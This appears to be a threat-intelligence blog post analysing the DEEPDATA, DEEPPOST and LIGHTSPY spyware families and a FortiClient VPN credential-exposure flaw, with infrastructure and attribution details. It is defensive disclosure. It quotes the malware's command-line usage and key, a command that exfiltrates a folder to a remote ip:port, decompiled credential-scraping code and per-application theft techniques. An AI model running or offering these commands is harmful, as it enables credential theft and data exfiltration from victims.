

# BrazenBamboo Weaponizes FortiClient Vulnerability to Steal VPN Credentials via DEEPDATA

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[Update: At the time of publication, this vulnerability had not been addressed by Fortinet. On December 18, 2024, [Fortinet published a public acknowledgement](#) of the issue, affected versions, as well as patching & workaround advice.]

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In July 2024, Volexity identified exploitation of a zero-day credential disclosure vulnerability in Fortinet's Windows VPN client that allowed credentials to be stolen from the memory of the client's process. This vulnerability was discovered while analyzing a recent sample of the DEEPDATA malware family. DEEPDATA is a modular post-exploitation tool for the Windows operating system that is used to gather a wide range of information from target devices. Analysis of the sample revealed a plugin that was designed to extract credentials from FortiClient VPN client process memory. On July 18, 2024, Volexity notified Fortinet about this vulnerability. Since the time of Volexity's initial discovery and reporting to Fortinet, [ThreatFabric](#) and [Blackberry](#) have each published reports that cover different aspects of some of the content discussed in this post.

Volexity attributes the development of DEEPDATA to a Chinese state-affiliated threat actor that it tracks as BrazenBamboo. Volexity has observed links between BrazenBamboo and three distinct malware families: LIGHTSPY, DEEPDATA, and DEEPPOST. Volexity tracks BrazenBamboo as the *developer* of these malware families and not necessarily one of the operators using them (there may be many). Volexity has also identified a new Windows variant of LIGHTSPY that was not previously documented at the time of writing.

This blog post details the use and functionality of DEEPDATA, with a key look at zero-day exploitation of the FortiClient vulnerability, and how DEEPPOST is used to exfiltrate files from compromised systems. This blog post also looks at the recently discovered Windows variant of LIGHTSPY, including notable changes, and the associated wider command-and-control (C2) infrastructure of the BrazenBamboo threat actor.

## Malware Analysis

Volexity's analysis began with discovery of an archive file named `deepdata.zip` (SHA256: `666a4c569d435d0e6bf9fa4d337d1bf014952b42cc6d20e797db6c9df92dd724` ) that is tied to BrazenBamboo. This archive contains several files that are part of two Windows malware families, which Volexity refers to as DEEPDATA and DEEPPOST. Each malware family is analyzed in the sections that follow. Volexity also separately obtained and analyzed a new Windows variant of LIGHTSPY that is described further below.

## DEEPDATA

As previously mentioned, DEEPDATA is a modular post-exploitation tool for Windows that facilitates collection of sensitive information from a compromised system. This tool must be run from the command line of a system by an attacker. The DEEPDATA malware elements include the following:

Filename	Description
data.dll	DEEPDATA Loader
mod.dat	DEEPDATA Virtual File System (VFS)
readme.txt	File containing DEEPDATA Execution Options

The `readme.txt` file describes how to execute the DEEPDATA loader, along with available parameters and a decryption key.

```
rundll32.exe data.dll get --key=***** --addr=192.168.1.1:8888 --gid=1 --all

usage:
--key , set execute key, for example: --key=*****
--addr , set remote address, for example: --addr=192.168.1.1:8888
--gid , set data group id, for example: --gid=1
--all , get all data
--fast , get all data(min)
--browser , get browser data, contain history/cookie/password.
--wifi , get wifi data, contain history/nearby wifi
--sysinfo , get system info, parameter: all,service,port,process,user,drive,install,log,netcard,session, for example:--sysinfo=all
--skype , get skype session data.
--whatsapp , get whatsapp data
--zalo , get zalo data
--wechat , get wechat data, parameter:all,min, for example:--wechat=all
--line , get line data, parameter:all,min, for example:--line=all
--dingding , get dingding data, parameter:all,min, for example:--dingding=all
--feishu , get feishu data, parameter:all,min, for example:--feishu=all
--telegram , get telegram data, for example:--telegram
--password , get account/password/appCookie data, parameter:all,safe, for example:--password=all
--filelist , get file list, parameter is dir, for example: --filelist=C:\test;D:\
--format , set upload file format, for example: --format=.jpg;.doc;.pdf
--filesize , set upload file size(m), for example: --filesize=10
--filedate , set upload file modify date, for example: --filedate=2022-06-01
--deltmpfile , delete tmp file, value:0,1(default(1)),for example: --deltmpfile=0
--help

attention please key=pkECrSGFBOKDybcj
```


The `key` parameter is used by the DEEPDATA loader file to decrypt and load the “core” components of the DEEPDATA malware family stored in the local VFS file ( `mod.dat` ). These components will always execute and are not dependent on additional parameters passed on the command line.

The core components of DEEPDATA include the following files:

Filename	Purpose
frame.dll	Shellcode – core orchestrator for plugin execution
ffmpeg.dll	Contains <a href="#">Heaven’s Gate</a> code to load 32-bit code in 64-bit processes
vertdll.dll	Collects event logs
iumdll.dll	Library used to collect locally stored WeChat data
ucrtbase_enclave.dll	Library used to collect locally stored Feishu data

Filename	Purpose
d3dcompiler_47.dll	Checks the running instant messaging apps (Line, Feishu, WeChat)

The architecture of DEEPDATA’s loader, core, and plugins is shown below.



The core components are always included in the VFS files, but Volexity was only able to find `frame.dll` stored on the C2 servers. While DEEPDATA plugins are stored in the VFS files, they are also stored as their own dedicated files on the C2 servers; they can be loaded from either location. The DEEPDATA plugins in the VFS are decrypted using the same key as the other components in the VFS.

The overall plugin logic is the same as that seen in LIGHTSPY malware samples, with the following exported functions used by the core orchestrator:

- `ExecuteCommand`
- `GetPluginCommandID`
- `GetPluginName`
- `GetPluginVersion`

DEEPDATA maintains configuration data within the VFS file with the following files stored in an encrypted state:

Filename	Description
config.json	Contains DEEPDATA configuration information
manifest.json	Contains DEEPDATA plugin information
manifest1.json	Contains DEEPDATA plugin information
date.ini	Purpose unclear, contains a single byte of 0x30

The manifest.json file is also stored on the C2 server but in an unencrypted state.

Volexity identified a total of 12 unique plugins for DEEPDATA, which are summarized below:

Plugin Name	Plugin Capabilities
AccountInfo	Steal credentials from 18 different sources on the compromised device.
AppData	Collect data from WeChat, WhatsApp and Signal on the compromised device.
Audio	Record audio on compromised devices.
ChatIndexedDb	Steal databases from WhatsApp and Zalo chat clients.
FortiClient	<b>Extract credentials and server information from process memory of FortiClient VPN processes.</b>
Outlook	Collect contacts and emails from local Microsoft Outlook instances.
SocialSoft	Steal data from WeChat, Line, QQ, DingDing, Skype, Telegram, and Feishu applications.
SoftwareList	List installed software, folders, and files recursively from a base location.
SystemInfo	Gather basic enumeration information from the compromised device.
TdMonitor	Hook Telegram to retrieve messages from the application.
WebBrowser	Collect history, cookies, and passwords from Firefox, Chrome, Opera, and Edge web browsers.
WifiList	Collect details of stored WiFi keys and nearby hotspots.

As shown above, DEEPDATA supports a wide range of functionality to extract data from victims’ systems. The observed functionality of several plugins is commonly seen and includes items typically stolen from victim systems. However, Volexity noted the FortiClient plugin was uncommon and investigated it further. Volexity found the FortiClient plugin was included through a library with the filename msenvico.dll . This plugin was found to exploit a zero-day vulnerability in the Fortinet VPN client on Windows that allows it to extract the credentials for the user from memory of the client’s process.

As seen in the code snippet below, the FortiClient plugin looks for the username, password, remote gateway, and port from two different JSON objects in memory.

```
• 85 v61 = (const std::string **)this;
• 86 v6 = (void *)(*this + 72);
• 87 strcpy((char *)password_str, "password");
• 88 HIBYTE(password_str[4]) = 0;
• 89 password_str[5] = 0;
• 90 v82 = 0x1C050500;
• 91 strcpy((char *)username_str, "username");
• 92 BYTE1(username_str[2]) = 0;
• 93 HIWORD(username_str[2]) = 0;
• 94 v86 = 0x1C050500;
• 95 qmemcpy(remote_gateway_str, "\"remote_gateway\":\"", 18);
• 96 qmemcpy(port_str, "\",\"port\":\"", 10);
• 97 *(_WORD *)v80 = '';
• 98 if ( (unsigned __int8)((int (__cdecl *)(int, int, int, void *, int))find_string)(
99     (int)password_str,
100     16,
101     (int)&v80[1],
102     v6,
103     16)
104     && (unsigned __int8)((int (__cdecl *)(int, int, int, void *, int))find_string)(
105     (int)username_str,
106     16,
107     (int)&v80[1],
108     (void *)(*this + 48),
109     16)
```

This is similar to a previously documented vulnerability [identified in 2016](#), where credentials could be discovered in memory based on hardcoded offsets in memory. The previous vulnerability does not have an associated CVE.

Volexity verified the presence of these JSON objects in memory and confirmed this approach works against the latest version available at the time of discovery (v7.4.0). Notably, the same approach does not work against older versions of the Fortinet VPN client. Volexity reported this vulnerability to Fortinet on July 18, 2024, and Fortinet acknowledged the issue on July 24, 2024. At the time of writing, this issue remains unresolved and Volexity is not aware of an assigned CVE number.

## DEEPPPOST

DEEPPPOST is a post-exploitation data exfiltration tool used to send files to a remote system. The following sample was analyzed:

<b>Name(s)</b>	localupload.exe
<b>Size</b>	618.5KB (633344 Bytes)
<b>File Type</b>	application/x-dosexec
<b>MD5</b>	533297a7084039bf6bda702b752e6b82
<b>SHA1</b>	20214e2e93b1bb37108aa1b8666f6406fabca8a0
<b>SHA256</b>	f4e72145e761bcc8226353bb121eb8e549dc0000c6535bfa627795351037dc8e

<b>VirusTotal First Submitted</b>	N/A
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DEEPOST supports the following syntax:

```
localupload.exe c:\data_to_exfiltrate\ ip:port
```

Exfiltration is performed via HTTPS to a hardcoded API endpoint, `/api/third/file/upload/`, usually on port 29983 (although this is not a default and would be set by the operator at the command line).


## LIGHTSPY Background

The LIGHTSPY malware family was publicly documented in 2020, when [Kaspersky](#) and [Trend Micro](#) reported on a mobile malware campaign targeting individuals in Hong Kong. More recently, [Lookout](#) and [ThreatFabric](#) discussed LIGHTSPY mobile malware campaigns. Lookout linked malware they call “DragonEgg” (LIGHTSPY) to another malware family, Wyrmspy, and to a Department of Justice [indictment](#) regarding APT41. The macOS variant of LIGHTSPY was discussed by [Huntress](#) and [ThreatFabric](#), with the latter also detailing some associated C2 management infrastructure.

To summarize what is known and reported, LIGHTSPY is a multi-platform malware family with documented variants for Android, iOS, and macOS. [Kaspersky](#) and [ThreatFabric](#) previously identified references to the existence of variants for Windows, Linux, and Router, but they did not document further analysis.

Volexity was able to retrieve copies of LIGHTSPY written specifically for Windows. In contrast to other LIGHTSPY variants, the Windows variant was not encoded with the same incremental XOR algorithm. Rather, it was encoded with a more complex algorithm that also included padding at the beginning of the files. The architecture for the Windows variant of LIGHTSPY is different from other documented OS variants. This variant is deployed by an installer that deploys a library to execute shellcode in memory. The shellcode downloads and decodes the orchestrator component from the C2 server ( `pic32.png` for x86 and `pic64.png` for x64 architecture).

The loader used for these samples is `BH_A006`, which has [historically been used](#) to load other malware families. It is not clear whether this is a commercially available loader or evidence of shared development capabilities across different operators. A summary of the execution chain is below.



On first execution, the LIGHTSPY orchestrator sends a 102-byte UDP packet starting with `0x1A5F2E1` followed by random bytes. LIGHTSPY expects the server to reply with a packet starting with `0x2A5F2E1`. If the server replies properly, an `account.bin` file is created that contains the server answer, which has the same format as a MAC address and is internally named “`broadband account mac`”. If the file already exists, the DNS request is not performed. This UDP handshake is unique to the Windows variant.

Like its counterparts, the Windows variant of LIGHTSPY uses WebSocket and HTTPS for communication, with WebSocket used for most JSON-based communications and HTTPS for exfiltration. An interesting observation to note: The user-agent for the HTTPS request is copy-pasted from the macOS variant, as shown below.

```

aGetSHttP10Host db 'GET %s HTTP/1.0',0Dh,0Ah
                ; DATA XREF: GET_request+C4f0
db 'Host: %.*s:%d',0Dh,0Ah
db 'Connection: keep-alive',0Dh,0Ah
db 'User-Agent: Mozilla/5.0 AppleWebKit/537.36 (KHTML, like Gecko) Ch'
db 'rome/75.0.3770.145 Safari/537.36',0Dh,0Ah
db 'Accept: */*',0Dh,0Ah
db 0Dh,0Ah,0
    
```

The orchestrator expects all plugins to export the following functions:

- ExecuteCommand
- GetPluginCommandID
- GetPluginName
- Initial
- StopCommand
- Time
- UnInitial

Unlike the macOS variant, most of the code in the Windows variant is executed in memory. The LIGHTSPY Windows plugins are summarized below:

Plugin Name	Purpose
Audio	Records audio using the <code>libavcodec</code> library
Browser	Collects cookies, history, stored credentials, and bookmarks from web-browsers
FileManager	Provides CRUD operations for files on the device and convenience methods for uploading data to the C2 server
Keyboard	Records keystrokes
Screen	Records the user’s screen using the <code>libavcodec</code> library
Software	Collects information on installed software and manages services
Terminal	Provides a remote shell for the threat actor to execute commands
Video	Records webcam and audio from the infected device

## Infrastructure

### DEEPDATA C2 Infrastructure

At the time of analysis, there were six C2 servers serving DEEPDATA payloads and hosting DEEPDATA-related management applications. These servers were also configured for DEEPDATA usage:

Port	Function	Technology
28443	DEEPDATA operator application, HTML title “spack-info”	Nginx 1.14.0, Django Rest Framework
28992	Hosts the various DEEPDATA plugins & config files	Nginx 1.14.0
28993	Communication channel for DEEPDATA implants/plugins	Nginx 1.14.0, Django Rest Framework

Three of the six hosts were also running an API endpoint on port 48993 that, based on the API endpoints, appeared to be used for managing an instance of the web-crawling framework [Scrapy](#).

Volexity also identified four “keyboard-walk”-style strings used by BrazenBamboo in the URL patterns for DEEPDATA infrastructure:

- `qweasdzxc`
- `qazxswedcvfr`
- `asdgsfdsfasd`

- asdgdsfee

One DEEPDATA C2 server had an API endpoint serving a developer change log for the malware. This log was written in Chinese, and the most recent entry was from October 2023; the oldest entry was April 2022. A translated version of the change log is provided in the [Appendix](#).

## LIGHTSPY C2 Infrastructure

At the time of analysis, there were a total of 26 active hosts serving LIGHTSPY payloads. They were always hosted on a URL path starting with the string 963852741 . These servers host various artifacts used in both the development & deployment of LIGHTSPY, including manifest files indicating the current version available for download. When analyzing these manifest files, the last-modified times indicated that LIGHTSPY’s development began in 2019 and continued to be updated into 2024.

The LIGHTSPY C2 servers are less uniform than DEEPDATA, but generally the plugins are hosted on ports 52202, 43202, or 54602. The C2 management infrastructure is hosted on nearby ports (generally 43201, 53501, or 59501) but uses different starting strings for the URL paths:

- 963852iuy
- 963852poi

## Other BrazenBamboo C2 Infrastructure

BrazenBamboo infrastructure also hosts other applications not directly linked to the LIGHTSPY and DEEPDATA malware families. Many are built using the [Vue](#) framework and use a [lazy loading](#) method implemented by Vue to decrease loading times to import JavaScript and CSS components. ThreatFabric’s [report](#) covered some of the interesting aspects of these components. This functionality also reveals evidence of additional unreported capabilities of the BrazenBamboo threat actor, including the following:

- A “Reptile” email theft platform
- A proxy generation platform
- A Big Data styled Analysis platform for stolen data, conveniently named 联网大数据综合分析平台 (English translation: Internet Big Data Comprehensive Analysis Platform)
- Several configurable delivery methods, which are shown below. Another version of this panel listed the vulnerability attack as the “0day attack” type.

```
attack_type_List: [  
  { name: "植入攻击", val: 1 }, // implantation attack  
  { name: "表单劫持", val: 2 }, // form hijacking  
  { name: "嗅探攻击", val: 3 }, // sniffing attack  
  { name: "xss攻击", val: 4 }, // xss attack  
  { name: "下载替换", val: 5 }, // download replacement  
  { name: "钓鱼攻击", val: 6 }, // phishing attack  
  { name: "漏洞攻击", val: 7 }, // vulnerability attack  
  { name: "脚本攻击", val: 8 }, // script attack
```

There is substantial wording in these applications that would align with a domestic surveillance intent for these capabilities. The user management aspects of the panel also contain wording that suggests this tooling is used by multiple third parties, such as requirements to input an organization when registering a user and the extensive documentation on how to use the platform.

## Attribution & Overlaps

### DEEPDATA and LIGHTSPY

The DEEPDATA malware family has several overlaps with the LIGHTSPY malware family:

- Plugin file and export function names
- Shared program database (PDB) development paths
- Shared JSON formatting for C2 communications
- Similar formats for JSON configuration files
- Similar plugin code execution flow:

```
10 v6 = 0;
11 TokenHandle = 0;
12 memset(&pe, 0, sizeof(pe));
13 pe.dwSize = 0x22C;
14 hSnapshot = CreateToolhelp32Snapshot(2u, 0);
15 if ( hSnapshot == (HANDLE)-1 || !Process32FirstW(hSnapshot, &pe) )
16 {
17 LABEL_6:
18 ((void (__stdcall *)(void *))sub_101609C0)(unk_110A94C0);
19 v6 |= 1u;
20 return a1;
21 }
22 else
23 {
24 while ( !_wcsicmp(pe.szExeFile, L"explorer.exe") )
25 {
26 if ( !Process32NextW(hSnapshot, &pe) )
27 goto LABEL_11;
28 }
29 ProcessHandle = OpenProcess(0x400u, 0, pe.th32ProcessID);
30 if ( !ProcessHandle )
31 goto LABEL_9;
32 if ( !OpenProcessToken(ProcessHandle, 0xF01FFu, &TokenHandle) )
33 {
34 ((void (__stdcall *)(void *))sub_101609C0)(unk_110A94C0);
35 v6 |= 1u;
36 return a1;
37 }
38 CloseHandle(hSnapshot);
39 LABEL_11:
40 memset(Dest, 0, sizeof(Dest));
41 if ( ExpandEnvironmentStringsForUserW(TokenHandle, TEMP_random_acc, Dest, 0x104u) )
42 ((void (__stdcall *)(void *))sub_101609C0)(Dest);
43 else
44 ((void (__stdcall *)(void *))sub_101609C0)(unk_110A94C0);
45 v6 |= 1u;
46 return a1;

TokenHandle = 0;
memset(&pe.usage, 0, 0x228u);
pe.dwSize = 0x22C;
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
if ( Toolhelp32Snapshot == (HANDLE)-1 || !Process32FirstW(Toolhelp32Snapshot, &pe) )
{
*this = 0;
this[4] = 0;
this[5] = 7;
*(L_WORD *)this = 0;
sub_10005650(this, &unk_1002BF48, 0);
return this;
}
while ( !_wcsicmp(pe.szExeFile, L"explorer.exe") )
{
if ( !Process32NextW(Toolhelp32Snapshot, &pe) )
goto LABEL_12;
}
v4 = OpenProcess(0x400u, 0, pe.th32ProcessID);
if ( !v4 || !OpenProcessToken(v4, 0xF01FFu, &TokenHandle) )
{
*this = 0;
this[4] = 0;
this[5] = 7;
goto LABEL_9;
}
CloseHandle(Toolhelp32Snapshot);
LABEL_12:
memset(Dest, 0, sizeof(Dest));
v5 = ExpandEnvironmentStringsForUserW(TokenHandle, L"%temp%\\xwdsfcawdsA.log", Dest, 0x104u);
*this = 0;
this[4] = 0;
this[5] = 7;
if ( !v5 )
{
LABEL_9:
*(L_WORD *)this = 0;
}
```

LIGHTSPY (left) and DEEPDATA (right) Audio.dll Plugins

The DEEPDATA and LIGHTSPY C2 infrastructure also has several overlaps:

- Historically shared the same IP address for hosting plugins
- Shared TLS certificates
- Shared URL patterns for operator panels
- Shared operator applications across C2 servers

Volexity assesses with a high degree of confidence that these two malware families are developed by related entities and are suitable to be clustered under the same threat actor alias.

## Public Reporting Overlaps

Several C2 IP addresses mentioned in public reporting have overlaps with DEEPDATA infrastructure, including the following:

IP Address	Mention in Public Reports	Overlaps
103.27.109[.]217	Huntress’s & ThreatFabric’s macOS reports	Shares a self-signed TLS certificate with all currently active DEEPDATA C2 servers
103.27.108[.]207	ThreatFabric’s Mobile report	Shares a self-signed TLS certificate with all currently active DEEPDATA C2 servers
121.201.109[.]98	Lookout’s DragonEgg report	Based on VirusTotal Intelligence URL submissions, Volexity assesses with moderate confidence this server historically hosted DEEPDATA plugins

## Audit Exposed Credentials with Volexity Volcano

[Volexity Volcano](#) is a powerful memory analysis framework that can help investigate systems compromised by this threat actor’s malware. It can also be used to proactively audit Windows, Linux, and macOS systems to identify other applications that expose credentials in clear text. This is as easy as searching memory for strings known to exist near the credentials, such as “remote\_gateway” in this case. Another technique is to search for known password values after authenticating to a Fortinet VPN connection via FortiClient, and more importantly, after an extended period of time, to check for passwords after logging out. Volcano attributes memory pages back to their owning process or kernel module, which helps associate activity back to applications that may not handle passwords as securely as possible.

## Conclusion

Volexity’s analysis provides evidence that BrazenBamboo is a well-resourced threat actor who maintains multi-platform capabilities with operational longevity. The breadth and maturity of their capabilities indicates both a capable development function and operational requirements driving development output. This evidence, combined with the architectural decisions BrazenBamboo has made within their malware and related infrastructure, leads Volexity to assess with medium confidence that BrazenBamboo is a private enterprise that produces capabilities for governmental operators concerned with domestic targets.

Some key elements supporting Volexity’s assessment are below:

- The language used in the C2 operator infrastructure references domestic surveillance and law enforcement contexts.
- There is a lack of operational security in the C2 infrastructure, which is typical of foreign intelligence operations.
- The architecture decisions of DEEPDATA and LIGHTSPY are more typical of standard software development practices than malware families.
- There is continued development and operation of LIGHTSPY despite a notable number of public reporting on its capabilities and indicators.

- In recent years, this style of operation has become well publicized for China-based threat actors, with notable examples including [Chengdu 404](#) and [iSOON](#).

The timestamps associated with the latest payloads for DEEPDATA and LIGHTSPY are evidence that both malware families continue to be developed. The backend infrastructure maintained by BrazenBamboo to analyze the data retrieved by their malware families offers insight into the scale of this collection, driving a requirement for custom analyst software to analyze this data at scale.

To detect the malware used in this specific attack, Volexity recommends the following:

- Use the rules provided [here](#) to detect related activity.
- Block the IOCs provided [here](#).

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## Appendix

### DEEPDATA AccountInfo Plugin Targets

Targeted Service	Credential Theft Technique
Baidu Net Disk	In memory
OneDrive	By hooking web requests in the legitimate process
KeePass	In memory, by using the open-source tool <a href="#">KeeFarce</a>
QQ	On disk
Windows	By using <a href="#">Mimikatz</a>
Mail Master	On disk, by querying an internal <code>mail.db</code> file
Fox Mail	On disk, by reading the <code>Account.rec0</code> file
SquirrelSQL	On disk, by reading the <code>SQLAliases23.xml</code> file
DBVisualizer	On disk, by reading the <code>dbvis.xml</code> file
OpenSSH	On disk, by reading the config and the ssh key files

Targeted Service	Credential Theft Technique
Mobaxterm	In registry
WinSCP	In registry
SecureCRT	On disk, by reading the configuration files
Putty	In registry
Navicat	In registry
DBeaver	On disk, by reading the <code>credentials-config.json</code> file
Xshell	On disk, by reading the sessions files
Xftp	On disk, by reading the sessions files

### DEEPDATA Change Log [English Translation]

```
{  
  "count":18, "next":null, "previous":null, "results":[ {  
    "id":23, "time":"2023-10-1310036", "content":"{ \"title\": \"v3.2\", \"text\": \"1. Add tg  
local real-time monitoring;\n2.tg secret capture and add template parameter  
configuration;\n3. Repair the obtained Problems with data display;\n4. Chat software adds  
telegarm display;\n}"}  
  }, {  
    "id":22, "time":"2023-06-30151833", "content":"{ \"title\": \"v3.1\", \"text\": \"1. Opera  
Browser is added to the browser type\n2. Yandex module is added to cookie crawler  
parsing\n3. Whatapp parsing is redone\n4. New Added signal chat software\n5. Evidence  
collection mode and monitoring mode can be configured in the template\" }"}  
  }, {  
    "id":21, "time":"2023-05-1218630", "content":"{ \"title\": \"v3.0\", \"text\": \"1. Add a new  
monitoring version, the client is online in real time, and realize websocket  
communication;\n2. Add the function of issuing environmental recording instructions;\n3.  
Add the online command issuance function for other functions;\n4. Fix the problem of  
program blocking for continuous command issuance;\n5. Optimize the recording command  
issuance interface;\n}"}  
  }, {  
    "id":20, "time":"2023-01-2917537", "content":"{ \"title\": \"V 2.1\", \"text\": \"1. Added data  
upload display for outlook emails\n2. Fix a bug in outlook and support Onedrive  
acquisition.\n3. Fixed the process list upload size field out-of-range bug\" }"}  
  }, {  
    "id":19, "time":"2022-11-1118244", "content":"{ \"title\": \"V2.0\", \"text\": \"1. Added  
target instant messaging software forensic information, including: Enterprise WeChat;
```

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forensic content includes session information, session chat content, contact information,
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Bug in template configuration instructions not being executed;\n5. Add new specified files
(folders) to upload;\n6. Add export cache files to chat software;\n7. Add batch export of
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rundll32 for loading;\n3. Program Encryption processing;\n4. Simple data extraction through
anti-virus processing, loading data.dll through 360, etc.;\n5. New template configuration
function for the website;\n6. Local data improvement data details: port status, service
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problem of incorrect content in downloading email data attachments\n3. Fix the problem of
data exported to csv wps when opening Chinese garbled characters\n4. Fix the problem of
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optimizing the local directory search, when the content contains special characters, the
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local directory files, and delete it in the celery task instead\n3. Fix the problem of
chromium browser obtaining mailbox cookies\n4. Fix the problem of wx.mail.com, WeChat scan
The problem of not crawling emails when logging into QQ mailbox with code\n5. Fix the
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from only obtaining c:/user to obtaining files under c drive All files outside the system
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export progress, and download functions. \n4. Fix the problem of WeChat voice files not
being found\n5. Fix the bug of obtaining the file directory under system permission\n6.
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Automatically delete the file version after the output execution program is completed\n7.  
Fix the Skype update version modification program Get cookie path\"}"}  
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Add target machine file directory information upload, including File size data, supports  
searching for files or folders in specified directories\n4. Fix the bug of losing Skype chat  
records when crawling files/voices/videos and other message records\n5. Fix the problem of  
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display of travel evidence collection data, including travel account information, order  
list, common consignee addresses (contact information)\n2. New display of evidence  
collection documents, including records of previous evidence collection documents, and the  
number of evidence collection documents Re-analysis function\n3. New log audit function,  
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Forensic content includes session information, session chat content, contact information,  
chat files\n2. New instant messaging data display, including session information, session  
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forensic content includes session information , session chat content, contact information,  
chat files\n2. New browser cookies are added to collect evidence on target network identity  
data information, including\n2.1 E-commerce forensics (such as JD.com, Taobao, Meituan)\n
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2.2 Travel evidence collection (Ctrip, Qunar.com)\n3. New email forensic data display, including email account information, email folder information, email list, email EML content\}"
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